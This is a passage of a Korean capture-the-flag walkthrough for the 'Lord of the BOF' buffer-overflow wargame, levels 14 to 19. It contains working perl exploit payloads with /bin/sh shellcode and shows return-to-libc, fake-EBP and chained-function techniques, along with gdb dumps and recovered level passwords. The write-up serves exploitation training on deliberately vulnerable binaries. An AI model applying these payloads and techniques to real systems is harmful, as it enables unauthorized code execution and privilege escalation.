여기서 AAAA를 중간에 써주는 이유는 우리가 함수의 주소를 직접 리턴어드레스에 써줬기 때문입니다.

함수들은 원래 call 이라는 인스트럭션으로 호출이 되는데

call 인스트럭션은 다음 인스트럭션의 주소를 스택에 푸쉬한 후 인자로 주어진 주소값으로 eip를 변경합니다.

따라서 system함수를 정상적으로 다음과 같은 프로그램에서 호출했을땐


main(){ system("/bin/sh"); }

어셈블리어는

push &"/bin/sh"

call system

이 되고 call이 실행된 순간 스택프레임은



이런식으로 구성되있는데, 즉 이말은

system함수가 호출된 순간에 esp와 /bin/sh문자열의 주소가 RET공간, 4바이트만큼 떨어져 있다는 뜻입니다.

페이로드에서 다시보면

./bugbear $(perl -e 'print "₩x90"x44, "₩xe0₩x8a₩x05₩x40", "AAAA", "₩x95₩xe5₩x0f₩x40"')
이런 페이로드에서

ret이 실행 될 때 0x40058ae0이 eip에 들어가고 esp는 AAAA를 가리키고 있기 때문에 쉘코드와 4바이트가 차이 납니다.

여기서 AAAA는 RET의 자리라고 말씀드렸는데, system함수가 끝나면 실제로 0x41414141로 리턴하려고 하면서 세그먼트 폴트 에러가 발생합니다.

```
[darkknight@localhost darkknight]$ ltrace -i ./abcdefg $(perl -e 'print "₩x90"x
44, "₩xe0₩x8a₩x05₩x40", "AAAA", "₩x95₩xe5₩x0f₩x40"')
[080483a1] __libc_start_main(0x08048430, 2, 0xbffffce4, 0x080482e0, 0x080484dc <
unfinished ...>
[0804841b] __register_frame_info(0x08049534, 0x08049610, 0xbffffca4, 0x08048305,
  0x401081ec) = 0x40108d40
[08048492] strcpy(0xbffffc70, "₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩
220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩22
```

```
0₩220"
...) = 0xbffffc70
[080484a3] printf("%s₩n", "₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩
220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩220₩22
0"...
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕?@AAAA뺛@
) = 57
bash$ exit
[40036cb5] --- SIGCHLD (Child exited) ---
[41414141] --- SIGSEGV (Segmentation fault) ---
[ffffffff] +++ killed by SIGSEGV +++
```

왼쪽에 [~~~~~~~~~]로 되있는 부분이 eip를 보여주고 있습니다. 실제로 쉘에서 나온 후 (system 함수가 종료 된 후) 0x41414141로 리턴하려고 하면서 세그먼트 폴트가 나는 것을 보실 수 있습니다.

14. Bugbear -> giant

풀이 : 이 문제는 execve 함수를 사용하여 RTL하는 문제입니다.

```
[bugbear@localhost bugbear]$ cat giant.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - giant
        - RTL2
*/

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(int argc, char *argv[])
{
        char buffer[40];
        FILE *fp;
        char *lib_addr, *execve_offset, *execve_addr;
        char *ret;

        if(argc < 2){
                printf("argv error₩n");
```

```
                exit(0);
        }

        // gain address of execve
        fp = popen("/usr/bin/ldd /home/giant/assassin | /bin/grep libc | /bin/aw
k '{print $4}'", "r");
        fgets(buffer, 255, fp);
        sscanf(buffer, "(%x)", &lib_addr);
        fclose(fp);

        fp = popen("/usr/bin/nm /lib/libc.so.6 | /bin/grep __execve | /bin/awk '
{print $1}'", "r");
        fgets(buffer, 255, fp);
        sscanf(buffer, "%x", &execve_offset);
        fclose(fp);

        execve_addr = lib_addr + (int)execve_offset;
        // end

        memcpy(&ret, &(argv[1][44]), 4);
        if(ret != execve_addr)
        {
                printf("You must use execve!₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);
}
```

이번 문제는 execve 함수를 사용해야 하는데 굳이 execve함수를 완벽하게 사용할 필요는 없습니다

execve함수는 인자로 잘못된 문자열이 전달돼 실행이 불가능할 땐 프로그램 오류를 내는 것이 아니라 단순히 return -1 합니다. 따라서 execve함수 다음에 바로 쉘코드의 주소를 써넣어 주면 쉘코드로 리턴할 수 있습니다.

그런데 여기서 바이너리를 그대로 복사하게 되면

fp = popen("/usr/bin/ldd /home/giant/assassin | /bin/grep libc | /bin/aw

k '{print $4}'", "r");
이 부분에서 /home/giant/assassin 에 접근하기 때문에 정상작동이 불가능합니다.

따라서 소스파일에서

fp = popen("/usr/bin/ldd /home/giant/assassin | /bin/grep libc | /bin/aw
k '{print $4}'", "r");
부분을

fp = popen("/usr/bin/ldd /home/bugbear/giant | /bin/grep libc | /bin/aw
k '{print $4}'", "r");
로 바꿔주고 다시 컴파일합니다.

```
[bugbear@localhost bugbear]$ diff ./giant.c ./abcde.c
24c24
<           fp = popen("/usr/bin/ldd /home/giant/assassin | /bin/grep libc | /bin/aw
k '{print $4}'", "r");
---
>           fp = popen("/usr/bin/ldd /home/bugbear/giant | /bin/grep libc | /bin/awk
 '{print $4}'", "r");
[bugbear@localhost bugbear]$
```

이렇게 컴파일 해준후 공격을 시도합니다.

```
[bugbear@localhost bugbear]$ ./abcde "$(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩
x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80
", "₩x90"x16, "₩x48₩x9d₩x0a₩x40", "₩x41₩x41₩x41₩x41"')"
릱릱륵
        X셊h//shh/bin됥RS됣?릱릱릱릱릱릱릱H
?AAAA
Segmentation fault (core dumped)
[bugbear@localhost bugbear]$
```

리턴어드레스에 있는 0x400a9d48이 eip로 pop되어 execve가 실행되다가

인자가 제대로 주어지지 않아 return -1된 후 0x41414141로 리턴하게 됩니다.

이 0x41414141만 쉘코드의 주소로 바꿔주면 공격에 성공 할 수 있습니다.

이 때 execve함수를 실행하며 execve함수의 스택프레임이 별도로 생성되면서 buffer가 손상되므로 buffer에 리턴을 하는 것이 아니라 argv[1] 에 리턴합니다.

```
(gdb) x/32bx $esp+330
0xbffffdfe:     0x90    0x90    0x6a    0x0b    0x58    0x99    0x52    0x68
0xbffffe06:     0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0xbffffe0e:     0x6e    0x89    0xe3    0x52    0x53    0x89    0xe1    0xcd
0xbffffe16:     0x80    0x90    0x90    0x90    0x90    0x90    0x90    0x90
(gdb)
```

쉘코드는 0xbffffd00에서 시작되는데 주소에 널바이트가 있기 때문에 그 전에 있는 nop으로 리턴하겠습니다.

리턴어드레스는 0xbffffdfe입니다.

```
[bugbear@localhost bugbear]$ ./giant "$(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩
x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80
", "₩x90"x16, "₩x48₩x9d₩x0a₩x40", "₩xfe₩xfd₩xff₩xbf"')"
릱릱륵
        X셊h//shh/bin됥RS됣?릱릱릱릱릱릱릱릱H
?鐘
퓀ash$ whoami
giant
bash$ my-pass
euid = 514
one step closer
bash$
```

성공했습니다. Giant의 비밀번호는 one step closer 입니다

15. Giant -> assassin

풀이 : 이번문제는 리턴어드레스의 최상위 바이트가 0x40이나 0xbf이면 안되므로, ret인스트럭션으로 리턴 하고 리턴어드레스를 한번 더 써주면 필터링을 우회 할 수 있습니다.

```
[giant@localhost giant]$ cat assassin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - assassin
        - no stack, no RTL
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        if(argv[1][47] == '₩xbf')
```

```
        {
                printf("stack retbayed you!₩n");
                exit(0);
        }

        if(argv[1][47] == '₩x40')
        {
printf("library retbayed you, too!!₩n");
                exit(0);
        }

        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // buffer+sfp hunter
        memset(buffer, 0, 44);
}
[giant@localhost giant]$
```

먼저 ret 인스트럭션의 주소를 알아냅니다.

```
[giant@localhost giant]$ objdump -d ./assassin | grep ret
 8048336:       c3                              ret
 8048435:       c3                              ret
 804843c:       c3                              ret
 804845c:       c3                              ret
 8048464:       c3                              ret
 804851e:       c3                              ret
 8048542:       c3                              ret
 8048548:       c3                              ret
8048565:       c3                              ret
[giant@localhost giant]$
```

이 주소들중 아무거나 사용하면 됩니다.

전 0x8048565를 사용하겠습니다

```
[giant@localhost giant]$ ./abcdefgh $(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩x9
9₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80",
 "₩x90"x16, "₩x65₩x85₩x04₩x08", "₩x41₩x41₩x41₩x41"')
```

```
릱릱륵
        X셉h//shh/bin됥RS됣?릱릱릱릱릱릱릱릱H? AAAA
Segmentation fault (core dumped)
```

Buffer와 sfp가 널바이트로 채워졌으니 argv로 리턴합니다.

```
[giant@localhost giant]$ gdb -c core -q
Core was generated by `./abcdefgh 릱릱륵
                                        X셉h//shh/bin됥RS됣?릱릱릱릱릱릱릱릱e? A
AAA'.
Program terminated with signal 11, Segmentation fault.
#0   0x41414141 in ?? ()
(gdb) x/50bx $esp+330
0xbffffdfe:     0x90    0x90    0x90    0x6a    0x0b    0x58    0x99    0x52
0xbffffe06:     0x68    0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62
0xbffffe0e:     0x69    0x6e    0x89    0xe3    0x52    0x53    0x89    0xe1
0xbffffe16:     0xcd    0x80    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffe1e:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffe26:     0x90    0x90    0x65    0x85    0x04    0x08    0x41    0x41
0xbffffe2e:     0x41    0x41
(gdb)
```

쉘코드는 0xbffffe01 에서 시작합니다

```
[giant@localhost giant]$ ./assassin $(perl -e 'print "₩x90"x5, "₩x6a₩x0b₩x58₩x9
9₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80",
 "₩x90"x16, "₩x65₩x85₩x04₩x08", "₩x01₩xfe₩xff₩xbf"')
릱릱륵
        X셉h//shh/bin됥RS됣?릱릱릱릱릱릱릱릱e? ?
풺ash$ whoami
assassin
bash$ my-pass
euid = 515
pushing me away
bash$
```

성공했습니다. Assassin의 비밀번호는 pushing me away 입니다.

16. assassin -> zombie_assassin

풀이 : 힌트에 주어진 대로 fake ebp 기법을 사용하면 됩니다

```
[assassin@localhost assassin]$ cat zombie_assassin.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - zombie_assassin
        - FEBP
*/

#include <stdio.h>
#include <stdlib.h>

main(int argc, char *argv[])
{
        char buffer[40];

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        if(argv[1][47] == '₩xbf')
        {
                printf("stack retbayed you!₩n");
                exit(0);
```

```
        }

        if(argv[1][47] == '₩x40')
        {
printf("library retbayed you, too!!₩n");
                exit(0);
        }

        // strncpy instead of strcpy!
        strncpy(buffer, argv[1], 48);
        printf("%s₩n", buffer);
}
[assassin@localhost assassin]$
```

이번엔 ret을 써줘도 그다음에 리턴어드레스를 못써주기 때문에

Leave와 ret 을 같이 써서 esp를 변경하고 리턴어드레스를 조작해야합니다.

페이로드는 다음과 같습니다

ARGV1 : [FAKE RET] + [nop 36byte] + [&FAKERET – 4] + [&LeaveRet]

ARGV2 : [SHELLCODE]

```
[assassin@localhost assassin]$ objdump -d ./zombie_assassin | grep leave -A2
 8048311:       c9                      leave
 8048312:       c3                      ret
```

Leave Ret 의 주소를 알아 냈습니다.

이제 공격을 시도해 FAKE RET이 위치한곳을 알아내고 Shellcode의 주소를 알아내면 됩니다.

```
[assassin@localhost assassin]$ bash2
[assassin@localhost assassin]$ ulimit -c unlimited
[assassin@localhost assassin]$ cp zombie_assassin abcdef_abcdefgh
[assassin@localhost assassin]$ ./abcdef_abcdefgh $(perl -e 'print "₩x41₩x41₩x41
₩x41", "₩x90"x36, "₩x41₩x41₩x41₩x41", "₩x11₩x83₩x04₩x08"') $(perl -e 'print "₩x
6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89
₩
xe1₩xcd₩x80"')
AAAA릁릁릁릁릁릁릁릁릁릁릁릁릁릁릁릁릁릁AAAA?
Segmentation fault (core dumped)
[assassin@localhost assassin]$
```

```
[assassin@localhost assassin]$ gdb -c core -q
Core was generated by `./abcdef_abcdefgh AAAA릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕
릕AAAA? j
            X셊h//shh/'.
Program terminated with signal 11, Segmentation fault.
#0  0x8048311 in ?? ()
(gdb) x/20wx $esp-60
0xbffffc44:     0x080484dc      0x0804857e      0xbffffc50      0x41414141
0xbffffc54:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc64:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffffc74:     0x90909090      0x41414141      0x08048311      0x00000003
0xbffffc84:     0xbffffcc4      0xbffffcd4      0x40013868      0x00000003
(gdb)
```

첫 0x41414141 이 FAKERET 주소이고, FAKERET은 0xbffffc50에 위치합니다.

ARGV1 : [FAKE RET] + [nop 36byte] + [0xbffffc4c (&FAKERET – 4)] + [&LeaveRet]

ARGV2 : [SHELLCODE]

여기서 이제 쉘코드의 주소만 알아내면 됩니다.

```
(gdb) x/50bx $esp+383
0xbffffdff:     0x6a    0x0b    0x58    0x99    0x52    0x68    0x2f    0x2f
0xbffffe07:     0x73    0x68    0x68    0x2f    0x62    0x69    0x6e    0x89
0xbffffe0f:     0xe3    0x52    0x53    0x89    0xe1    0xcd    0x80    0x00
0xbffffe17:     0x50    0x57    0x44    0x3d    0x2f    0x68    0x6f    0x6d
0xbffffe1f:     0x65    0x2f    0x61    0x73    0x73    0x61    0x73    0x73
0xbffffe27:     0x69    0x6e    0x00    0x52    0x45    0x4d    0x4f    0x54
0xbffffe2f:     0x45    0x48
(gdb)
```

쉘코드는 0xbffffdff에서 시작합니다.

ARGV1 : [0xbffffdff(FAKERET)] + [nop 36byte] + [0xbffffc4c (&FAKERET – 4)] + [&LeaveRet]

ARGV2 : [SHELLCODE]

```
[assassin@localhost assassin]$ ./zombie_assassin $(perl -e 'print "₩xff₩xfd₩xff
₩xbf", "₩x90"x36, "₩x4c₩xfc₩xff₩xbf", "₩x11₩x83₩x04₩x08"') $(perl -e 'print "₩x
6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89
```

```
₩
xe1₩xcd₩x80"')
□?퓧릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱륧?퓧
_____________________________________________________________________________
_____________________________
bash$ whoami
zombie_assassin
bash$ my-pass
euid = 516
no place to hide
bash$
```

성공했습니다 zombie_assassin 의 비밀번호는 no place to hide 입니다.

17. zombie_assassin -> succubus

풀이 : 이번문제는 DO, GYE, GUL, YUT, MO 함수를 순서대로 실행시키고 마지막 인자로 /bin/sh를 써주면 풀 수 있습니다.

```
[zombie_assassin@localhost zombie_assassin]$ cat succubus.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - succubus
        - calling functions continuously
*/

#include <stdio.h>
#include <stdlib.h>
#include <dumpcode.h>

// the inspector
int check = 0;

void MO(char *cmd)
{
        if(check != 4)
                exit(0);

        printf("welcome to the MO!₩n");
```

```
	// olleh!
	system(cmd);
}

void YUT(void)
{
	if(check != 3)
		exit(0);

	printf("welcome to the YUT!₩n");
	check = 4;
}

void GUL(void)
{
	if(check != 2)
		exit(0);

	printf("welcome to the GUL!₩n");
	check = 3;
}

void GYE(void)
{
	if(check != 1)
		exit(0);

	printf("welcome to the GYE!₩n");
	check = 2;
}

void DO(void)
{
	printf("welcome to the DO!₩n");
	check = 1;
}

main(int argc, char *argv[])
{
```

```
        char buffer[40];
        char *addr;

        if(argc < 2){
                printf("argv error₩n");
                exit(0);
        }

        // you cannot use library
        if(strchr(argv[1], '₩x40')){
                printf("You cannot use library₩n");
                exit(0);
        }

        // check address
        addr = (char *)&DO;
        if(memcmp(argv[1]+44, &addr, 4) != 0){
                printf("You must fall in love with DO₩n");
                exit(0);
        }

        // overflow!
        strcpy(buffer, argv[1]);
        printf("%s₩n", buffer);

        // stack destroyer
        // 100 : extra space for copied argv[1]
        memset(buffer, 0, 44);
        memset(buffer+48+100, 0, 0xbfffffff - (int)(buffer+48+100));

        // LD_* eraser
        // 40 : extra space for memset function
        memset(buffer-3000, 0, 3000-40);
}
[zombie_assassin@localhost zombie_assassin]$
```

```
[zombie_assassin@localhost zombie_assassin]$ objdump -d ./succubus | grep DO₩>:
080487ec <DO>:
```

```
[zombie_assassin@localhost zombie_assassin]$ objdump -d ./succubus | grep GYE₩>
:
080487bc <GYE>:
[zombie_assassin@localhost zombie_assassin]$ objdump -d ./succubus | grep GUL₩>
:
0804878c <GUL>:
[zombie_assassin@localhost zombie_assassin]$ objdump -d ./succubus | grep YUT₩>
:
0804875c <YUT>:
[zombie_assassin@localhost zombie_assassin]$ objdump -d ./succubus | grep MO₩>:
08048724 <MO>:
[zombie_assassin@localhost zombie_assassin]$
```

다섯개 함수의 주소를 모두 알아냈습니다.

이제 이 다섯개 함수를 모두 이어주기만 하면 됩니다.

페이로드는 다음과 같습니다

라이브러리를 사용하지 못하기 때문에 /bin/sh 문자열을 직접 써줘야 합니다.

argv부분은 널바이트로 없어지기 때문에

ARGV1에 /bin/sh를 붙여야 합니다.

[nop 44byte] + [&DO()] + [&GYE()] + [&GUL()] + [&YUT()] + [&MO()] + [DUMMY 4byte] + [&"/bin/sh"] + ["/bin/sh"]

```
[zombie_assassin@localhost zombie_assassin]$ ./abcdefgh $(perl -e 'print "₩x90"
x44, "₩xec₩x87₩x04₩x08", "₩xbc₩x87₩x04₩x08", "₩x8c₩x87₩x04₩x08", "₩x5c₩x87₩x04₩
x08", "₩x24₩x87₩x04₩x08", "AAAA", "₩x41₩x41₩x41₩x41"')/bin/sh
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱?
```

```
펶똉₩?$?AAAAAAAA/bin/sh
welcome to the DO!
welcome to the GYE!
welcome to the GUL!
welcome to the YUT!
welcome to the MO!
Segmentation fault (core dumped)
[zombie_assassin@localhost zombie_assassin]$
```

이제 코어파일에서 /bin/sh의 주소만 알아내면 공격에 성공 할 수 있습니다.

```
(gdb) x/50bx $esp
0xbffffc84:    0x41    0x41    0x41    0x41    0x2f    0x62    0x69    0x6e
0xbffffc8c:    0x2f    0x73    0x68    0x00    0x08    0x88    0x04    0x08
0xbffffc94:    0x02    0x00    0x00    0x00    0xb4    0xfc    0xff    0xbf
0xbffffc9c:    0x9c    0x83    0x04    0x08    0x4c    0x89    0x04    0x08
0xbffffca4:    0x60    0xae    0x00    0x40    0xac    0xfc    0xff    0xbf
0xbffffcac:    0x90    0x3e    0x01    0x40    0x02    0x00    0x00    0x00
0xbffffcb4:    0xae    0xfd
(gdb)
```

/bin/sh 문자열 주소가 0xbffffc88 에서 시작하니 0x41414141만 0xbffffc88로 변조하면 됩니다.

```
[zombie_assassin@localhost zombie_assassin]$ ./succubus $(perl -e 'print "₩x90"
x44, "₩xec₩x87₩x04₩x08", "₩xbc₩x87₩x04₩x08", "₩x8c₩x87₩x04₩x08", "₩x5c₩x87₩x04₩
x08", "₩x24₩x87₩x04₩x08", "AAAA", "₩x88₩xfc₩xff₩xbf"')/bin/sh
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
릱?
```

```
펶뙁₩?$?AAAA덡?bin/sh
welcome to the DO!
welcome to the GYE!
welcome to the GUL!
welcome to the YUT!
welcome to the MO!
bash$ whoami
succubus
bash$ my-pass
euid = 517
here to stay
bash$
```

성공했습니다 succubus계정의 비번은 here to stay 입니다.

18. succubus -> nightmare

풀이 : 이번문제는 RET 다음 4바이트가 AAAA로 채워지고 strcpy()함수를 리턴어드레스로 써줘야 하기 때문에 strcpy()함수가 실패해도 다음 리턴어드레스를 사용하지 못합니다.

strcpy로 strcpy()함수의 RET부분에 쉘코드의 리턴어드레스를 복사해주면 됩니다.

페이로드는 다음과 같습니다.

ARGV1 : [nop 44byte] + [&strcpy()] + [DUMMY 4byte] + [&DUMMY] + [&(&SHELLCODE)]

ARGV2 : [&SHELLCODE]

ARGV3 : [SHELLCODE]

```
[succubus@localhost succubus]$ ./abcdefghi $(perl -e 'print "₩x90"x44, "₩x10₩x8
4₩x04₩x08", "CD80", "₩x41₩x41₩x41₩x41", "₩x41₩x41₩x41₩x41"') $(perl -e 'print "
₩x41₩x41₩x41₩x41"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩
x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕릕?CD80AAAAAAAA
Segmentation fault (core dumped)
[succubus@localhost succubus]$
```

이제 코어파일을 분석하며 0x41414141을 하나씩 치환해주면 됩니다.

먼저 처음 0x41414141을 더미의 주소로 변경하고

두번째 0x41414141은 SHELLCODE의 주소가 있는곳의 주소로 변경하고

세번째 0x41414141은 SHELLCODE의 주소로 변경해주면 됩니다.

먼저 첫번째 0x41414141부터 변경하겠습니다.

참고로 메모리상에서 볼땐 각각 n+1번째로 보이는데, 이는 더미자리에 memset으로 0x41414141을 집어넣기 때문입니다.

```
[succubus@localhost succubus]$ gdb -c core -q
Core was generated by `./abcdefghi 릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱
?CD80AAAAAAAA AAAA j'.
Program terminated with signal 11, Segmentation fault.
#0  0x400767c1 in ?? ()
(gdb) x/50bx $esp-20
0xbffffc54:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xbffffc5c:  0x90  0x90  0x90  0x90  0x90  0x90  0x90  0x90
0xbffffc64:  0x90  0x90  0x90  0x90  0x60  0xae  0x00  0x40
0xbffffc6c:  0x90  0x90  0x90  0x90  0x41  0x41  0x41  0x41
0xbffffc74:  0x41  0x41  0x41  0x41  0x41  0x41  0x41  0x41
0xbffffc7c:  0x00  0x38  0x01  0x40  0x04  0x00  0x00  0x00
0xbffffc84:  0x20  0x84
(gdb)
```

첫번째 0x41414141은 dummy(CD80)가 변조된 것이고

두번째 0x41414141이 우리가 원하던 첫번째 0x41414141입니다

더미의 주소는 0xbffffc70이므로 첫번째 0x41414141을 0xbffffc70으로 변경해줍니다.

ARGV1 : [nop 44byte] + [&strcpy()] + [DUMMY 4byte] + [0xbffffc70 (&DUMMY)]

+ [&(&SHELLCODE)]

ARGV2 : [&SHELLCODE]

ARGV3 : [SHELLCODE]

이제 ARGV2의 주소와 ARGV3의 주소를 각각 찾아주면 됩니다.

차례대로 찾아보겠습니다

```
(gdb) x/50bx $esp+380
0xbffffde4:    0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0xbffffdec:    0x90    0x90    0x90    0x90    0x10    0x84    0x04    0x08
0xbffffdf4:    0x43    0x44    0x38    0x30    0x41    0x41    0x41    0x41
0xbffffdfc:    0x41    0x41    0x41    0x41    0x00    0x41    0x41    0x41
0xbffffe04:    0x41    0x00    0x6a    0x0b    0x58    0x99    0x52    0x68
0xbffffe0c:    0x2f    0x2f    0x73    0x68    0x68    0x2f    0x62    0x69
0xbffffe14:    0x6e    0x89
(gdb)
```

굵게 표시한 부분이 ARGV2이고, ARGV3 은 그다음 0x6a 부터 시작합니다.

ARGV1 : [nop 44byte] + [0x8048410(&strcpy())] + [DUMMY 4byte]

+ [0xbffffc70 (&DUMMY)] + [0xbffffe01 (&(&SHELLCODE)]

ARGV2 : [0xbffffe06 (&SHELLCODE)]

ARGV3 : [SHELLCODE]

페이로드 작성이 끝났습니다.

이대로 맞춰서 공격해보겠습니다.

```
[succubus@localhost succubus]$ ./nightmare $(perl -e 'print "₩x90"x44, "₩x10₩x8
4₩x04₩x08", "CD80", "₩x70₩xfc₩xff₩xbf", "₩x01₩xfe₩xff₩xbf"') $(perl -e 'print "
₩x06₩xfe₩xff₩xbf"') $(perl -e 'print "₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩
x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩x89₩xe1₩xcd₩x80"')
릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱릱?CD80p???
뛟ash$ whoami
nightmare
bash$ my-pass
euid = 518
```

```
beg for me
bash$
```

성공했습니다. Nightmare의 비밀번호는 beg for me 입니다.

19. nightmare -> xavius

풀이 : 이번문제는 정말 할게 전혀 없는데, 딱 하나 fgets()함수를 사용한단 것이 특징입니다.

저 같은 경우엔 이문제를 처음 풀땐 정말 운이좋게 풀었는데 (http://cd80.tistory.com/38)

stdin으로 입력을 받는 함수들은 fflush() 등의 함수로 메모리를 청소해주지 않는 이상 입력값이 계속 남아있다는 특징이 있습니다.

이 문제같은경우에도 fflush()등의 함수가 사용되지 않았기 때문에 입력된 쉘코드가 남아있습니다. Stdin에 남아있는 쉘코드로 리턴해주면 공격에 성공할 수 있습니다.

```
[nightmare@localhost nightmare]$ cat xavius.c
/*
        The Lord of the BOF : The Fellowship of the BOF
        - xavius
        - arg
*/

#include <stdio.h>
#include <stdlib.h>
#include <dumpcode.h>
```

```
main()
{
        char buffer[40];
        char *ret_addr;

        // overflow!
        fgets(buffer, 256, stdin);
        printf("%s₩n", buffer);

        if(*(buffer+47) == '₩xbf')
        {
                printf("stack retbayed you!₩n");
                exit(0);
        }

        if(*(buffer+47) == '₩x08')
        {
printf("binary image retbayed you, too!!₩n");
                exit(0);
        }

        // check if the ret_addr is library function or not
        memcpy(&ret_addr, buffer+44, 4);
        while(memcmp(ret_addr, "₩x90₩x90", 2) != 0)        // end point of function

        {
                if(*ret_addr == '₩xc9'){                        // leave
                        if(*(ret_addr+1) == '₩xc3'){        // ret
                                printf("You cannot use library function!₩n");
                                exit(0);
                        }
                }
                ret_addr++;
        }

        // stack destroyer
        memset(buffer, 0, 44);
        memset(buffer+48, 0, 0xbfffffff - (int)(buffer+48));
```

```
        // LD_* eraser
        // 40 : extra space for memset function
        memset(buffer-3000, 0, 3000-40);
}
[nightmare@localhost nightmare]$
```

페이로드는 간단합니다.

[nop 44byte] + [RET] + [SHELLCODE]로 해주겠습니다.

```
[nightmare@localhost nightmare]$ bash2
[nightmare@localhost nightmare]$ ulimit -c unlimited
[nightmare@localhost nightmare]$ cp xavius abcdef
[nightmare@localhost nightmare]$ perl -e 'print "₩x90"x44, "₩x41₩x41₩x41₩x41",
"₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩
x
89₩xe1₩xcd₩x80"' | ./abcdef
릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿AAAAj
                                                X셌h//shh/bin될RS됩?
[nightmare@localhost nightmare]$ gdb -c core -q
Core was generated by `./abcdef'.
Program terminated with signal 11, Segmentation fault.
#0   0x40077f72 in ?? ()
(gdb) x/50bx 0x40015000
0x40015000:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x40015008:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x40015010:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x40015018:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x40015020:     0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x40015028:     0x90    0x90    0x90    0x90    0x41    0x41    0x41    0x41
0x40015030:     0x6a    0x0b
(gdb)
```

쉘코드는 0x40015030에서 시작합니다.

```
[nightmare@localhost nightmare]$ (perl -e 'print "₩x90"x44, "₩x30₩x50₩x01₩x40",

"₩x6a₩x0b₩x58₩x99₩x52₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x52₩x53₩
x89₩xe1₩xcd₩x80"';cat) | ./xavius

릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿릿0P@j
                                                X셌h//shh/bin될RS됩?
```

```
whoami
xavius
my-pass
euid = 519
throw me away
```

성공했습니다 xavius의 비밀번호는 throw me away 입니다.

20. xavius -> death_knight

